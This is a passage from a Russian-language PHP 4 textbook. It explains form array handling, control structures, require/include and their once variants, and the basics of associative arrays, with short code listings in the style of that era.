К счастью, похоже, разработчики PHP поняли, что неработоспособность многомерных массивов при передаче их из формы серьезно снижает популярность PHP. Поэтому они наконец-то включили в PHP поддержку последних. Ура! Например, в моей версии PHP 4.0.3 (самой свежей на момент написания этих строк) они уже работают.

Впрочем, в документации по-прежнему заявлено, что "многомерные массивы использовать нельзя". Что это — ошибка или злая шутка?..


Как же проверить, можно ли использовать многомерные массивы при обработке форм в вашей версии PHP? Нет ничего проще! Достаточно запустить следующий сценарий (листинг 8.8).

Листинг 8.8. `testarr.php`: работают ли многомерные массивы?

```
<?
// оператор @ нужен, для того чтобы подавить предупреждение, если
// переменная еще не была инициализирована.
if(@$go) {
  if(@$A[10][20]=="Yes") {
    echo "<h1>Многомерные массивы работают!";
  } else {
    echo "Многомерные массивы НЕ работают!";
  }
} else {
  echo "<h1>Testing, wait...</h1>";
  echo "<meta http-equiv=Refresh ";
  echo "content='0; URL=$REQUEST_URI?go=1&A[1][2]=Yes'>";
}
?>
```

Вот вкратце, как он работает. При первом запуске переменная `$go` не инициализирована, поэтому управление получает блок, выводящий тэг `<meta>`. Он заставляет браузер перезагрузить страницу, но уже с параметрами в командной строке `go=1&A[1][2]=Yes`. Сценарий запускается снова, но уже на этот раз переменная `$go` равна 1 (потому что именно такое значение было передано в командной строке). Если многомерные массивы поддержаны, то, очевидно, что элемент массива `$A[1][2]`, которому мы присвоили значение `Yes` в командной строке, будет существовать и равняться `Yes`. В этом случае мы получим сообщение, что массивами пользоваться можно, а иначе — что они не работают.

Глава 9



Конструкции языка

Ну вот мы и подобрались к языковым конструкциям. Некоторые из них нами уже применялись, и не раз — например, инструкция `if`. В этой главе приводится полное описание всех языковых конструкций PHP. Их не так много, и это достоинство PHP. Как показывает практика, чем более лаконичен синтаксис языка, тем проще его использовать в повседневной практике. PHP — отличный пример этому.

> ***О терминологии***
>
> Иногда я применяю слово "конструкция", а иногда — "инструкция". В данной книге эти два термина совершенно эквивалентны. Наоборот, термины "оператор" и "операция" несут разную смысловую нагрузку: любая операция есть оператор, но не наоборот. Например, `echo` — оператор, но не операция, а `++` — операция.

Инструкция *if-else*

Начнем с самой простой инструкции — условного оператора. Его формат таков:

```
if(логическое_выражение)
  инструкция_1;
else
  инструкция_2;
```

Действие его следующее: если `логическое_выражение` истинно, то выполняется `инструкция_1`, а иначе — `инструкция_2`. Как и в любом другом языке, конструкция `else` может опускаться, в этом случае при получении должного значения просто ничего не делается.

Пример:

```
if($a>=1&&$b<=10) echo "Все ОК";
  else echo "Неверное значение в переменной!";
```

Если `инструкция_1` или `инструкция_2` должны состоять из нескольких команд, то они, как всегда, заключаются в фигурные скобки. Например:

```
if($a>$b) { print "a больше b"; c=$b; }
elseif($a==$b) { print "a равно b"; $c=$a; }
else { print "a меньше b"; $c=$a; }
```

Это не опечатка: `elseif` слитно, вместо `else if`. Так тоже можно писать, хотя это, по-моему, и не удобочитаемо.

Конструкция `if-else` имеет еще один альтернативный синтаксис:

```
if(логическое_выражение):
  команды;
elseif(другое_логическое_выражение):
  другие_команды;
else:
  иначе_команды;
endif
```

Обратите внимание на расположение двоеточия (`:`)! Если его пропустить, будет сгенерировано сообщение об ошибке. И еще: как обычно, блоки `elseif` и `else` можно опускать.

Использование альтернативного синтаксиса

В предыдущих главах нами уже неоднократно рассматривался пример вставки HTML-кода в тело сценария. Для этого достаточно было просто закрыть скобку `?>`, написать этот код, а затем снова открыть ее при помощи `<?`, и продолжать программу.

Возможно, вы обратили внимание на то, как это некрасиво выглядит. Тем не менее, если приложить немного усилий для оформления, все окажется не так уж и плохо. Особенно, если использовать альтернативный синтаксис `if-else` и других конструкций языка.

Чаще всего, однако, нужно бывает делать не вставки HTML внутрь программы, а вставки кода внутрь HTML. Это гораздо проще для дизайнера, который, возможно, в будущем захочет переоформить ваш сценарий, но не сможет разобраться, что ему изменять, а что не трогать. Поэтому целесообразно бывает отделять HTML-код от программы, например, поместить его в отдельный файл, который затем подключается к программе при помощи инструкции `include` (*см. ниже*). Сейчас мы не будем подробно останавливаться на этом вопросе, но потом обязательно к нему вернемся.

Вот, например, как будет выглядеть наш старый знакомый сценарий, который приветствует пользователя по имени, с использованием альтернативного синтаксиса `if-else` (листинг 9.1):

Листинг 9.1. Альтернативный синтаксис `if-else`

```
<?if(@$go):?>
  Привет, <?=$name?>!
<?else:?>
  <form action=<?=$REQUEST_URI?> method=post>
  Ваше имя: <input type=text name=name><br>
  <input type=submit name=go value="Отослать!">
<?endif?>
```

Согласитесь, что даже человек, совершенно не знакомый с PHP, но зато хорошо разбирающийся в HTML, легко сможет додуматься, что к чему в этом сценарии.

Цикл с предусловием *while*

Эта конструкция также унаследована непосредственно от Си. Ее предназначение — цикличное выполнение команд в теле цикла, включающее предварительную проверку, нужно ли это делать (истинно ли логическое выражение в заголовке). Если не нужно (выражение ложно), то конструкция заканчивает свою работу, иначе выполняет очередную итерацию и начинает все сначала. Выглядит цикл так:

```
while(логическое_выражение)
  инструкция;
```

где, как обычно, `логическое_выражение` — логическое выражение, а `инструкция` — простая или составная инструкция тела цикла. (Очевидно, что внутри последнего должны производиться какие-то манипуляции, которые будут иногда изменять значение нашего выражения, иначе оператор зациклится. Это может быть, например, простое увеличение некоего счетчика, участвующего в выражении, на единицу.) Если выражение с самого начала ложно, то цикл не выполнится ни разу. Например:

```
$i=1; $p=1;
while($i<32) {
  echo $p," ";
  $p=$p*2; // можно было бы написать $p*=2
  $i=$i+1; // можно было бы написать $i+=1 или даже $i++
}
```

Данный пример выводит все степени двойки до 31-й включительно.
Как и инструкция `if`, цикл `while` имеет альтернативный синтаксис, что упрощает его применение вперемешку с HTML-кодом:

```
while(логическое_выражение):
  команды;
endwhile;
```

Цикл с постусловием *do-while*

В отличие от цикла `while`, этот цикл проверяет значение выражения не до, а *после* каждого прохода. Таким образом, тело цикла выполняется хотя бы один раз. Выглядит оператор так:

```
do {
  команды;
} while(логическое_выражение);
```

После очередной итерации проверяется, истинно ли `логическое_выражение`, и, если это так, управление передается вновь на начало цикла, в противном случае цикл обрывается.

Альтернативного синтаксиса для `do-while` разработчики PHP не предусмотрели (видимо, из-за того, что, в отличие от прикладного программирования, этот цикл довольно редко используется при программировании сценариев).

Универсальный цикл *for*

Я не зря назвал его универсальным — ведь с его помощью можно (и нужно) создавать конструкции, которые будут выполнять действия совсем не такие тривиальные, как простая переборка значения счетчика (а именно для этого используется `for` в Паскале и чаще всего в Си). Формат конструкции такой:

```
for(инициализирующие_команды; условие_цикла; команды_после_прохода)
  тело_цикла;
```

Работает он следующим образом. Как только управление доходит до цикла, первым делом выполняются операторы, включенные в `инициализирующие_команды` (слева направо). Эти команды перечисляются там через запятую, например:

```
for($i=0,$j=10,$k="Test!; ......)
```

Затем начинается итерация. Первым делом проверяется, выполняется ли `условие_цикла` (как в конструкции `while`). Если да, то все в порядке, и цикл продолжается. Иначе осуществляется выход из конструкции. Например:

```
// прибавляем по одной точке
for($i=0,$j=0,$k="Test"; $i<10; .....) $k.=".";
```

Предположим, что тело цикла проработало одну итерацию. После этого вступают в действие `команды_после_прохода` (их формат тот же, что и у инициализирующих операторов). Например:

```
for($i=0,$j=0,$k="Points"; $i<100; $j++,$i+=$j) $k=$k.".";
```

Хочется добавить, что приведенный пример (да и вообще любой цикл `for`) можно реализовать и через `while`, только это будет выглядеть не так изящно и лаконично. Например:

```
$i=0; $j=0; $k="Points";
while($i<100) {
  $k.=".";
  $j++; $i+=$j;
}
```

Вот, собственно говоря, и все... Хотя нет. Попробуйте угадать: сколько точек добавится в конец переменной `$k` после выполнения цикла?

Как обычно, имеется и альтернативный синтаксис конструкции:

```
for(инициализирующие_команды; условие_цикла; команды_после_прохода):
  операторы;
endfor;
```

Инструкции *break* и *continue*

Продолжим разговор про циклические конструкции. Очень часто для того, чтобы упростить логику какого-нибудь сложного цикла, удобно иметь возможность его прервать в ходе очередной итерации (к примеру, при выполнении какого-нибудь особенного условия). Для этого и существует инструкция `break`, которая осуществляет немедленный выход из цикла. Она может задаваться с одним необязательным параметром — числом, которое указывает, из какого вложенного цикла должен быть произведен выход. По умолчанию используется 1, т. е. выход из текущего цикла, но иногда применяются и другие значения:

```
for($i=0; $i<10; $i++) {
  for($j=0; $j<10; $j++) {
    If($A[$i]==$A[$j]) break(2);
  }
}
if($i<10) echo 'Найдены совпадающие элементы в матрице \$A!';
```

В этом примере инструкция `break` осуществляет выход не только из второго, но и из первого цикла, поскольку указана с параметром 2.

Примечание

Применение такой формы записи `break` — новинка PHP версии 4. Честно говоря, я не встречал ни одного другого языка, который бы использовал подобный (на мой взгляд, крайне удачный) синтаксис. Спасибо вам, разработчики PHP!

Инструкцию `break` удобно использовать для циклов поисков: как только очередная итерация цикла удовлетворяет поисковому условию, поиск обрывается. Например, вот цикл, который ищет в массиве `$A` первый нулевой элемент:

```
for($i=0; $i<count($A); $i++)
  if($A[$i]==0) break;
if($i<count($A)) echo "Нулевой элемент найден: i=$i";
```

Стандартная функция `count()`, которую мы еще не рассматривали, просто возвращает число элементов в массиве `$A`.

Инструкция `continue` так же, как и `break`, работает только "в паре" с циклическими конструкциями. Она немедленно завершает текущую итерацию цикла и переходит к новой (конечно, если выполняется условие цикла для цикла с предусловием). Точно так же, как и для `break`, для `continue` можно указать уровень вложенности цикла, который будет продолжен по возврату управления.

В основном `continue` позволяет вам сэкономить количество фигурных скобок в коде и увеличить его удобочитаемость. Это чаще всего бывает нужно в циклах-фильтрах, когда требуется перебрать некоторое количество объектов и выбрать из них только те, которые удовлетворяют определенным условиям. Например, вот цикл, который обнуляет те элементы массива `$A`, которые удовлетворяют нескольким условиям:

```
for($i=0; $i<count($A); $i++) {
  if(!условие1($A[$i])) continue;
  . . .
  if(!условиеN($A[$i])) continue;
  $A[$i]=0;
}
```

Замечание

Грамотное использование `break` и `continue` — искусство, позволяющее заметно улучшить "читабельность" кода и количество блоков `else`. Возможно, в приведенных выше примерах оно и не было абсолютно оправданным, но, я уверен, рано или поздно вам придется столкнуться с ситуацией, когда без этих инструкций не обойтись.

Нетрадиционное использование *do-while* и *break*

Есть один интересный побочный эффект, который дает нам инструкция `break`, и который довольно удобно использовать для обхода "лишних" операторов (кстати, его можно применять и в Си). Необходимость такого обхода возникает довольно часто, причем именно при программировании сценариев. Рассмотрим соответствующий пример (листинг 9.2):

Листинг 9.2. Модель сценария для обработки формы

```
. . .
$WasError=0; // индикатор ошибки — если не 0, то была ошибка
// Если нажали кнопку Submit (с именем $doSubmit)...
if(@$doSubmit) do {
  // Проверка входных данных
  if(неправильное имя пользователя) { $WasError=1; break; }
  . . . и т. д.
  if(неправильные данные) { $WasError=1; break; }
  . . . и т. д.
  // Данные в порядке. Обрабатываем их.
  выполняем действия;
  выводим результат;
  завершаем сценарий;
} while(0);
. . .
Выводим форму, через которую пользователь будет запускать этот сценарий,
и, возможно, отображаем сообщение об ошибке в случае, если $WasError!=0.
```

Здесь представлен наиболее обычный способ для организации сценариев-диалогов. Запустив сценарий без параметров, пользователь видит форму с приглашением ввести свое имя, пароль и некоторые другие данные. При нажатии кнопки запускается тот же самый сценарий, который определяет, что была нажата кнопка `doSubmit`, и первым делом проверяет имя и пароль. Если они заданы неверно, то отображается опять наша форма (и где-нибудь красным цветом сообщение об ошибке), в противном случае сценарий завершается и выдает страницу с результатом.

Мы видим, что указанный алгоритм можно реализовать наиболее удобно, имея какой-то способ обрывания блока "проверки-и-завершения" и возврата к выводу формы заново. Как раз это и делает конструкция

```
if(что_то) do { ... } while(0);
```

Очевидно, что тело цикла `do-while` выполняется в любом случае только один раз (так как выражение в `while` всегда ложно). Тем не менее, такой "вырожденный" цикл мы можем использовать для быстрого выхода из него посредством `break`.

Многие сразу возразят, что в таких случаях удачнее будет задействовать функции и оператор `return`. Однако в PHP как раз это довольно неудобно, поскольку для того, чтобы из функции добраться до глобальной переменной (коей является любой элемент формы), нужно проделать несколько дополнительных шагов. Это, конечно, недостаток PHP, и о нем мы поговорим чуть позже.

Цикл *foreach*

Данный тип цикла предназначен специально для перебора всех элементов массива и был добавлен только в четвертой версии языка PHP. Выглядит он следующим образом:

```
foreach(массив as $key=>$value)
  команды;
```

Здесь `команды` циклически выполняются для каждого элемента массива, при этом очередная пара `ключ=>значение` оказывается в переменных `$key` и `$value`. Давайте рассмотрим пример (листинг 9.3), где покажем, как мы можем отобразить содержимое всех глобальных переменных при помощи `foreach`:

Листинг 9.3. Вывод всех глобальных переменных

```
<?
foreach($GLOBALS as $k=>$v)
  echo "<b>$k</b> => <tt>$v</tt><br>\n";
?>
```

У цикла `foreach` имеется и другая форма записи, которую следует применять, когда нас не интересует значение ключа очередного элемента. Выглядит она так:

```
foreach(массив as $value)
  команды;
```

В этом случае доступно лишь *значение* очередного элемента массива, но не его ключ. Это может быть полезно, например, для работы с массивами-списками.

Цикл `foreach` оперирует не исходным массивом, а его *копией*. Это означает, что любые изменения, которые вносятся в массив, не могут быть "видны" из тела цикла. Что позволяет, например, в качестве массива использовать не только переменную, но и результат работы какой-нибудь функции, возвращающей массив (в этом случае функция будет вызвана всего один раз — до начала цикла, а затем работа будет производиться с копией возвращенного значения).

В следующей главе мы рассмотрим ассоциативные массивы и все, что к ним относится, гораздо более подробно.

Конструкция *switch-case*

Часто вместо нескольких расположенных подряд инструкций `if-else` целесообразно воспользоваться специальной конструкцией `switch-case`:

```
switch(выражение) {
  case значение1: команды1; [break;]
  case значение2: команды2; [break;]
  . . .
  case значениеN: командыN; [break;]
  [default: команды_по_умолчанию; [break]]
}
```

Делает она следующее: вычисляет значение выражения (пусть оно равно, например, `V`), а затем пытается найти строку, начинающуюся с `case V:`. Если такая строка обнаружена, выполняются команды, расположенные сразу после нее (причем на все последующие операторы `case что_то` внимание не обращается, как будто их нет, а код после них остается без изменения). Если же найти такую строку не удалось, выполняются команды после `default` (когда они заданы).

Обратите внимание на операторы `break` (которые условно заключены в квадратные скобки, чтобы подчеркнуть их необязательность), добавленные после каждой строки команд, кроме последней (для которой можно было бы тоже указать `break`, что не имело бы смысла). Если бы не они, то при равенстве `V=значение1` сработали бы не только `команды1`, но и все нижележащие.

Вот альтернативный синтаксис для конструкции `switch-case`:

```
switch(выражение):
  case значение1: команды1; [break;]
  . . .
  case значениеN: командыN; [break;]
  [default: команды_по_умолчанию; [break]]
endswitch;
```

Инструкция *require*

Эта инструкция позволяет нам разбить текст программы на несколько файлов. Ее формат такой:

```
require имя_файла;
```

При запуске (именно при запуске, а не при исполнении!) программы интерпретатор просто заменит инструкцию на содержимое файла `имя_файла` (этот файл может также содержать сценарий на PHP, обрамленный, как обычно, тэгами `<?` и `?>`). Причем сделает он это *только один раз* (в отличие от `include`, который рассматривается

ниже): а именно, непосредственно перед запуском программы. Это бывает довольно удобно для включения в вывод сценария всяких "шапок" с HTML-кодом. Например (листинги 9.4, 9.5 и 9.6):

Листинг 9.4. Файл `header.htm`

```
<html>
<head><title>Title!</title></head>
<body bgcolor=yellow>
```

Листинг 9.5. Файл `footer.htm`

```
&copy;My company, 1999.
</body></html>
```

Листинг 9.6. Файл `script.php`

```
<?
require "header.htm";
. . . работает сценарий и выводит само тело документа
require "footer.htm";
?>
```

Безусловно, это лучше, чем включать весь HTML-код в сам сценарий вместе с инструкциями программы. Вам скажет спасибо тот, кто будет пользоваться вашей программой и захочет изменить ее внешний вид. Однако, несмотря на кажущееся удобство, это все же плохая практика. Действительно, наш сценарий разрастается аж до трех файлов! А как было сказано выше, чем меньше файлов использует программа, тем легче с ней будет работать вашему дизайнеру и верстальщику (которые о PHP имеют слабое представление). О том, как же быть в этой ситуации, я расскажу позже в пятой части книги, в главе, посвященной технике разделения кода и шаблонов.

Инструкция *include*

Эта инструкция практически идентична `require`, за исключением того, что включаемый файл вставляется "в сердце" нашего сценария не перед его выполнением, а прямо во время.

Какая разница? Поясню. Пусть у нас есть 10 текстовых файлов с именами `file0.php`, `file1.php` и так далее до `file9.php`, содержимое которых просто десятичные цифры 0, 1 ..... 9 (по одной цифре в каждом файле). Запустим такую программу:

```
for($i=0; $i<10; $i++) {
  include "file$i.php";
}
```

В результате мы получим вывод, состоящий из 10 цифр: "0123456789". Из этого мы можем заключить, что каждый из наших файлов был включен по одному разу прямо во время выполнения цикла! (Попробуйте теперь вместо `include` подставить `require`. Сравните результат.)

Вы, должно быть, обратили внимание на, казалось бы, лишние фигурные скобки вокруг `include`. Попробуйте их убрать. Вы тут же можете получить совершенно бестолковое сообщение об ошибке (или, еще хуже, программа начнет неправильно работать, а причину разыскать будет нелегко). Почему так происходит? Да потому, что `include` не является на самом деле оператором в привычном нам смысле этого слова. Чтобы это понять, представьте, что каждый раз, когда интерпретатор встречает инструкцию `include`, он просто "в лоб" заменяет ее на содержимое файла, указанного в параметре.
А вдруг в этом файле несколько команд? Тогда в цикле выполнится только первая из них, а остальные будут запущены уже *после* окончания цикла. Так что общее правило гласит: всегда обрамляйте инструкцию `include` фигурными скобками, если размещаете ее внутри какой-либо конструкции.

Замечание

В будущих версиях разработчики PHP, возможно, и исправят положение к лучшему, однако не советую вам рассчитывать на это.

Трансляция и проблемы с *include*

Как мы знаем, перед исполнением PHP транслирует программу во внутреннее представление. Это означает, что в памяти создается как бы "полуфабрикат", из которого исключены все комментарии, лишние пробелы, некоторые имена переменных и т. д. Впоследствии это внутреннее представление интерпретируется (выполняется). Однако мы знаем также, что в программе могут встретиться такие места, "подводные камни" для интерпретатора, которые PHP не сможет оттранслировать заранее. В этом случае он их пропускает, "откладывает на потом", чтобы в момент, когда управление дойдет до определенной точки, опять запустить транслятор.

Одним из таких "камней" как раз и является инструкция `include`. Как только управление программы доходит до нее, PHP вынужден приостановиться и ждать, пока транслятор не оттранслирует код включаемого файла. А это достаточно отрицательно сказывается на быстродействии программы, особенно большой. Поэтому, если вы пишете большой и сложный сценарий, применяйте инструкцию `require` вместо `include`, где только можно.

В пользу последнего говорит также и перспектива появления в будущем компилятора для PHP, который будет уметь сохранять оттранслированный код в исполняемые

файлы (нечто подобное уже существует для программ на Perl). Если вы будете использовать `include`, то PHP никак не сможет определить во время компиляции, какие файлы вы собираетесь подключить в программе, поэтому в исполняемый файл их код не войдет.

Что же оптимальнее — `require` или `include`? Если вы точно уверены, что определенный файл нужно присоединить ровно один раз и в точно определенное место, то воспользуйтесь `require`. В противном случае более удачным выбором будет `include`.

Инструкции однократного включения

В больших и непростых сценариях инструкции `include` и `require` применяются очень и очень часто. Поэтому становится довольно сложно контролировать, как бы случайно не включить один и тот же файл несколько раз (что чаще всего приводит к ошибке).

Чтобы стало яснее, я расскажу вам притчу. Как-то раз разработчик Билл написал несколько очень полезных функций для работы с файлами Excel и решил объединить их в библиотеку — файл `xllib.php` (листинг 9.7):

Листинг 9.7. Библиотека `xllib.php`

```
<?
Function LoadXlDocument($filename) { . . . }
Function SaveXlDocument($filename,$doc) { . . . }
?>
```

Разработчик Вася захотел сделать то же самое для работы с документами Microsoft Word, в результате чего на свет явилась библиотека `wlib.php`. Так как Word и Excel связаны между собой, Вася использует в своей библиотеке (листинг 9.8) возможности, предоставляемые библиотекой `xllib.php` — подключает ее командой `require`:

Листинг 9.8. Библиотека `wlib.php`

```
<?
require "xllib.php";
Function LoadWDocument($filename) { . . . }
Function SaveWDocument($filename,$doc) { . . . }
?>
```

Эти две библиотеки стали настолько популярны в среде Web-программистов, что скоро все стали их внедрять в свои программы. При этом, конечно же, никому нет дела до того, как эти библиотеки на самом деле устроены — все просто подключают

их к своим сценариям при помощи `require`, не задумываясь о возможных последствиях.

Но в один прекрасный день одному неизвестному программисту потребовалось работать и с документами Word, и с документами Excel. Он, не долго думая, подключил к своему сценарию обе эти библиотеки (листинг 9.9):

Листинг 9.9. Подключение библиотек `xllib.php` и `wlib.php`

```
<?
require "wlib.php";
require "xllib.php";
$wd=LoadWDocument("document.doc");
$xd=LoadXlDocument("document.xls");
?>
```

Каково же было его удивление, когда при запуске этого сценария он получил сообщение об ошибке, в котором говорилось, что в файле `xlib.php` функция `LoadXlDoc()` определена дважды!..

Что же произошло? Нетрудно догадаться, если проследить за тем, как транслятор PHP "разворачивает" код листинга 9.9. Вот как это происходит:

```
//require "wlib.php";
  //require "xllib.php";
    Function LoadXlDocument($filename) { . . . }
    Function SaveXlDocument($filename,$doc) { . . . }
  Function LoadWDocument($filename) { . . . }
  Function SaveWDocument($filename,$doc) { . . . }
//require "xllib.php";
  Function LoadXlDocument($filename) { . . . }
  Function SaveXlDocument($filename,$doc) { . . . }
$wd=LoadWDocument("document.doc");
$xd=LoadXlDocument("document.xls");
```

Как видим, файл `xllib.php` был включен в текст сценария дважды: первый раз косвенно через `wlib.php`, и второй раз — непосредственно из программы. Поэтому транслятор, дойдя до выделенной строки, обнаружил, что функция `LoadXlDocument()` определяется второй раз, на что честно и прореагировал.

Конечно, разработчик сценария мог бы исследовать исходный текст библиотеки `wlib.php` и понять, что во второй раз `xllib.php` включать не нужно. Но согласитесь — это не выход. Действительно, при косвенном подключении файлов третьего и выше уровней вполне могут возникнуть ситуации, когда без модификации кода библиотек будет уже не обойтись. А это недопустимо. Как же быть?

Что ж, после столь длительного вступления (возможно, слишком длительного?) наконец настала пора рассказать, что думают по этому поводу разработчики PHP. А они предлагают простое решение: инструкции `include_once` и `require_once`.

Инструкция `require_once` работает точно так же, как и `require`, но за одним важным исключением. Если она видит, что затребованный файл уже был ранее включен, то она ничего не делает. Разумеется, такой метод работы требует от PHP хранения полных имен всех подсоединенных файлов где-то в недрах интерпретатора. Так он, собственно говоря, и поступает.


Инструкция `include_once` работает совершенно аналогично, но включает файл во время исполнения программы, а не во время трансляции.

Замечание

Как я уже говорил, в PHP существует внутренняя таблица, которая хранит полные имена всех включенных файлов. Проверка этой таблицы осуществляется инструкциями `include_once` и `require_once`. Однако *добавление* имени включенного файла производят также и функции `require` и `include`. Поэтому, если какой-то файл был востребован, например, по команде `require`, а затем делается попытка подключить его же, но с использованием `require_once`, то последняя инструкция просто проигнорируется.

Везде, где только можно, применяйте инструкции с суффиксом `once`. Постарайтесь вообще отказаться от `require` и `include`. Это во многом упростит разбиение большой и сложной программы на относительно независимые модули.

Глава 10



Ассоциативные массивы

Возможно, вы уже догадались, что ассоциативные массивы — один из самых мощных инструментов в PHP. Массивы — нечто, что довольно часто реализовывается в интерпретаторах типа PHP (в Perl ассоциативные массивы устроены даже немного хуже, чем в PHP). Давайте рассмотрим чуть подробнее, как с ними работать.

Массивы — это своеобразные контейнеры-переменные для хранения сразу нескольких величин, к которым можно затем быстро и удобно обратиться. Конечно, никто не запрещает вам вообще их не использовать, а, например, давать своеобразные имена переменным, такие как `$a1`, `$a2` и т. д., но представьте, что получится в этом случае, если вам нужно держать в памяти, скажем, тысячу таких переменных. Кроме того, такой способ организации массивов имеет и еще один недостаток — очень трудно перебрать все его значения в цикле, хотя это и возможно:

```
for($i=0; ; $i++) {
  $v="a$i";
  if(!isset($$v)) break;
..делаем что-нибудь с $$v
}
```

Совет

Никогда так не делайте! Этот пример приведен здесь лишь для иллюстрации. Если вдруг при написании какого-нибудь сценария вам все-таки мучительно захочется применить этот "трюк", выключите компьютер, подумайте минут 15, а затем снова включите его.

Здесь мы используем возможность PHP по работе с ссылочными переменными, которую я категорически не рекомендую где-либо применять. Все это представлено здесь для того, чтобы проиллюстрировать, насколько неудобно бывает работать без массивов.

Давайте теперь начнем с самого начала. Пусть у нас в программе нужно описать список из нескольких человеческих имен. Можно сделать это так (листинг 10.1):

Листинг 10.1. Инициализация массива

```
$NamesList[0]="Dmitry";
$NamesList[1]="Helen";
$NamesList[2]="Sergey";
. . .
```

Таким образом, мы по одному добавляем в массив `$NamesList` элементы, например, пронумерованные от 0. PHP узнает, что мы хотим создать массив, по квадратным скобкам (нужно заметить, что для этого переменная `$NamesList` в начале не должна еще быть инициализирована). Я буду в дальнейшем называть массивы, ключи (или, как их часто называют, индексы — то, что стоит в квадратных скобках) которых нумеруются с нуля и идут без пропусков (а это далеко не всегда так, как мы вскоре увидим), списками.

Некоторые стандартные функции PHP, обрабатывающие массивы, требуют передавать в их параметрах именно списки, хотя чаще всего можно это ограничение обойти, передав им любой другой массив. В таком случае они все равно рассматривают массив как обычный список, т. е. не обращают никакого внимания на его ключи. Во многих случаях это бывает нежелательно, на чем мы чуть позже остановимся подробнее.

Давайте теперь посмотрим, как можно распечатать наш список. Самый простой способ — воспользоваться циклом `for`:

```
echo "А вот первый элемент массива: ".$NamesList[0]."<hr>";
for($i=0; $i<кол-во_элементов; $i++)
  echo $NamesList[$i]."<br>";
```

Количество элементов в массиве легко можно определить, задействуя функцию `count()` или ее синоним `sizeof()`:

```
for($i=0; $i<count($NamesList); $i++)
  echo $NamesList[$i]."<br>";
```

Создание массива "на лету". Автомассивы

В примере из листинга 10.1, казалось бы, все гладко. За исключением одного небольшого недостатка: каждый раз, добавляя имя, мы должны были выбирать для него номер и заботиться, чтобы ненароком не указать уже существующий. Чтобы этого избежать, можно написать те же команды так:

```
$NamesList[]="Dmitry";
$NamesList[]="Helen";
$NamesList[]="Sergey";
```

В этом случае PHP сам начнет (конечно, если переменная `$NamesList` еще не существует) нумерацию с нуля и каждый раз будет прибавлять к счетчику по единичке, создавая список. Согласитесь, довольно удобно. Разумеется, можно использовать `[]` и не только в таком простом контексте, очень часто они применяются для более общего действия — добавления элемента в конец массива, например:

```
Unset($FNames); // на всякий случай стираем массив
while($f=очередное_имя_файла_в_текущем каталоге)
  if(расширение_$f_есть_txt) $FNames[]=$f;
// теперь $FNames содержит список файлов с расширением txt
```

Если же нам нужно создать ассоциативный массив (я буду его иногда называть хэш), все делается совершенно аналогично, только вместо цифровых ключей мы должны указывать строковые. При этом следует помнить, что в строковых ключах буквы нижнего и верхнего регистров считаются *различными*. И еще: ключом может быть абсолютно любая строка, содержащая пробелы, символы перевода строки, нулевые символы и т. д. То есть, никаких ограничений на ключи не накладывается.

Поясню сказанное на примере. Пусть нам надо написать сценарий, который работает, как записная книжка: по фамилии абонента он выдает его имя. Мы можем организовать базу данных этой книжки в виде ассоциативного массива с ключами — фамилиями и соответствующими им значениями имен людей:

```
$Names["Koteroff"] = "Dmitry";
$Names["Ivanov"]   = "Ivan";
$Names["Petrov"]   = "Peter";
```

Далее, мы можем распечатать имя любого абонента командой:

```
echo $Names["Ivanov"];
$f="Koteroff";
echo $Names[$f];
```

Как видите, тут никаких особенностей нет, все работает совершенно аналогично спискам, только с нецифровыми ключами. Возможно, вы скажете, что это не совсем так: например, нельзя воспользоваться циклом `for`, как мы это делали раньше, для вывода всех персоналий, и окажетесь правы. Вскоре мы рассмотрим целых три приема, с помощью которых можно перебрать все элементы массива. Вы, скорее всего, будете применять их даже и для списков — настолько они удобны и универсальны, а к тому же и работают быстрее, чем последовательный перебор в цикле `for` с использованием `$i`.

Инструкция *list()*

Пусть у нас есть некоторый массив-список `$List` с тремя элементами: имя человека, его фамилия и возраст. Нам бы хотелось присвоить переменным `$name`, `$surname` и `$age` эти величины. Это, конечно, можно сделать так:

```
$name=$List[0];
$surname=$List[1];
$age=$List[2];
```

Но гораздо изящнее будет воспользоваться инструкцией `list()`, предназначенной как раз для таких целей:

```
list($name,$surname,$age)=$List;
```

Согласитесь, выглядит несколько приятнее. Конечно, `list()` можно задействовать для любого количества переменных: если в массиве не хватит элементов, чтобы их заполнить, им просто присвоятся неопределенные значения.

Что, если нам нужны только второй и третий элемент массива `$List`? В этом случае имеет смысл пропустить первый параметр в инструкции `list()`, вот так:

```
list(,$surname,$age)=$List;
```

Таким образом, мы получаем в `$surname` и `$age` фамилию и возраст человека, не обращая внимания на его имя в первом аргументе.

Замечание

Разумеется, можно пропускать любое число элементов, как слева или справа, так и посередине списка. Главное — не забыть проставить нужное количество запятых.

Списки и ассоциативные массивы: путаница?..

Следует сказать несколько слов насчет ассоциативных массивов языка PHP. Во-первых, на самом деле все "остальные" массивы также являются ассоциативными (в частности, списки — тоже). Во-вторых, ассоциативные массивы в PHP являются направленными, т. е. в них существует определенный (и предсказуемый) порядок элементов, не зависящий от реализации. А значит, есть первый и последний элементы, и для каждого элемента можно определить следующий за ним. Именно по этой причине мне не нравится название "хэш" (в буквальном переводе — "мешанина"), хотя, конечно, в реализации PHP наверняка используются алгоритмы хэширования для увеличения быстродействия.

Операция `[]` всегда добавляет элемент в конец массива, присваивая ему при этом такой числовой индекс, который бы не конфликтовал с уже имеющимися в массиве (точнее, выбирается номер, превосходящий все имеющиеся цифровые ключи в массиве). Вообще говоря, любая операция `$Array[ключ]=значение` всегда добавляет элемент в конец массива, конечно, за исключением тех случаев, когда ключ уже присутствует в массиве. Если вы захотите изменить порядок следования элементов в ассоциативном массиве, не изменяя в то же время их ключей, это можно сделать одним из двух способов: воспользоваться функциями сортировки, либо же создать новый пустой массив и заполнить его в нужном порядке, пройдясь по элементам исходного массива.

Инструкция *array()* и многомерные массивы

Вернемся к предыдущему примеру. Нам необходимо написать программу, которая по фамилии некоторого человека из группы будет выдавать его имя. Поступим так же, как и раньше: будем хранить данные в ассоциативном массиве (сразу отбрасывая возможность составить ее из огромного числа конструкций `if-else` как неинтересную):

```
$Names["Ivanov"] ="Dmitry";
$Names["Petrova"]="Helen";
```

Теперь можно, как мы знаем, написать:

```
echo $Names["Petrova"];   // выведет Helen
echo $Names["Oshibkov"];  // ошибка: в массиве нет такого элемента!
```

